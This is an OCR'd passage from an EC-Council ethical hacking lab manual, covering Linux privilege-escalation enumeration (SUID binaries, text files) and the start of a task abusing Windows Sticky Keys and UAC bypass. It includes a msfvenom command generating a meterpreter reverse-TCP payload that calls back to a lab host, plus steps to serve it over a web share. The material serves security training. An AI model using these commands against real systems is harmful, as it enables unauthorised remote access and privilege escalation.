


44. Type **find / -name "*.txt" -ls 2> /dev/null** and press **Enter** to view all the .txt files on the system




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

45. Type **route -n** and press **Enter** to view the host/network names in numeric form.



46. Type **find / -perm -4000 -ls 2> /dev/null** and press **Enter** to view the SUID executable binaries.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

47. This concludes the demonstration of escalating privileges in Linux machine by exploiting misconfigured NFS.
48. Close all open windows and document all the acquired information.


Task 5: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys

Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Turn on the **Windows 11** virtual machine.
2. In the **Parrot Security** virtual machine and launch a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. Type the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


7. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share Windows.exe with the victim machine.

   Note: To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

